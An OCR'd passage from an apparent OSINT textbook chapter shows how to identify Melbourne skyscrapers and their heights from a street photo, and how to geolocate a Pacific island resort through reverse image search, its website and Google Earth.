


Figure 4.27 Street view of a tall white tower. ⏎

Right click for 3D image view to find details like the name of this white tower, which comes across as ‘Art Centre Melbourne’ as displayed in Figure 4.28.





Figure 4.28 Found the name of the white tower. ⏎

Google to find the height of this white tower (Art Centre Melbourne), which is 162 meters as displayed in Figure 4.29.




Wikipedia
https://en.wikipedia.org › wiki › Arts_Centre_Melbourne

Arts Centre Melbourne

Victorian Arts Centre Trust. Height, **162 m (531 ft)** (was 115 m (377 ft) with original spire). Design and construction. Architect(s), Roy Grounds and Company.

Figure 4.29 Found height of tower. ⏎

Next, let us check the other building (IBM), the name is found to be 'The Skyscraper Center' whose height is 131 meters by Google as displayed in Figure 4.30.




Council on Tall Buildings and Urban Habitat – CTBUH
https://www.skyscrapercenter.com › building › ibm-austr...

IBM Australia - The Skyscraper Center

Height 131 m / 430 ft. Floors 34. Official Name. The current legal building name. **IBM Australia**. Other Names. Other names the building has commonly been ...

Figure 4.30 IBM building height found. ⏎


But wait on the right side, there was another tall building whose name as per Google Maps is 'Eureka Tower' as shown in Figure 4.31.



braouDAKIS DeSIGN
Eureka Tower, 7 Riversid...

Figure 4.31 Check another tall building. ⏎

Figure 4.32 displays that as per Google the height of this 'Eureka Tower Melbourne Australia' is 297 meters, which means this is the tallest building in our initial photograph.



height of eureka tower melbourne australia

Melbourne Skydeck / Height

297 m, 301 m to tip

The building stands **297 m (974 ft)** in height, with 91 storeys above ground plus one basement level. At the time of its completion, it was one of the only buildings in the world with 90 or more storeys.

Figure 4.32 Taller building found. ⏎

But in the initial image, there is another building just behind the IBM Tower, so if we check the coordinates Google Earth has nothing and there is no tall building as shown in Figure 4.33. If you're seeing a building in your original image that doesn't appear on Google Earth or Google Street View, it could mean that Google Earth and Street View are using outdated imagery. Google Earth and Street View are not updated in real time; the imagery comes from satellite and street-level camera captures that are updated periodically, but not consistently across all locations.




Figure 4.33 Eureka tower missing in Google Earth. ⏎

In Google Earth, you can check the imagery date by enabling the ‘Historical Imagery’ feature which shows a timeline at the top of the screen, allowing you to scroll through previous satellite captures and see when the last update was made. In Street View, the date of capture is shown in the top-left corner of the screen when viewing an image. If multiple captures exist for a location, you can click the timeline icon to see previous views.

Example 4.5: Figure 4.34 is a photo of a resort located on an island. We need to find the name of the resort, the coordinates of the island and the cardinal direction of the camera facing when the photo was taken.





Figure 3.34 Image#2 for investigation. ⏎

Step 1: We can perform a reverse Image Search using image search engines (Yandex, Bing, Google) or we could install a browser add-on to perform the Reverse Image Search as shown in Figure 4.35.



Firefox Browser ADD-ONS

Reverse Image Search

by Brawl

Figure 4.35 Brawl's reverse image search addon. ⏎

Step 2: Open the image to investigate, right-click selecting Reverse Image Search to display images from the Internet as shown in Figure 4.36.





Figure 4.36 Reverse images searched found. ⏎

Step 3: One of the images mentions the keyword ‘Oan Resort’, searching this on Google mentions a website of the resort as shown in Figure 4.37.



oan resort

Did you mean: ***ohana*** resort


Wix.com
https://oanresort.wixsite.com › chuuk

HOME | Oan Resort

top of page. Join us on the app. HOME · ACCOMMODATIONS · ABOUT · CONTACT. LIFE AS IT SHOULD BE. **OAN RESORT**. © 2018 **Oan Resort**. bottom of page.

Figure 4.37 Google search for keyword. ⏎

Sptep 4: Browsing the resort website reveals video, email, phone number (+6913305450), Facebook link to connect, and Figure 4.38 confirms the searched image as a true positive match.



This site was designed with the WIX.com website builder. Create your website today.

Figure 4.38 Image matches website image. ⏎

Step 5: Checking the coordinates (7.362785203417169, 151.756279 03166375) using Google Maps confirms the name ‘Oan Resort’ as shown in Figure 4.39.




Figure 4.39 Google Earth confirms the site name. ⏎

Step 6: Use Google Earth to perform 2D/3D to tilt and rotate to find the camera direction as shown in Figure 4.40.




Figure 4.40 Camera direction confirmed. ⏎

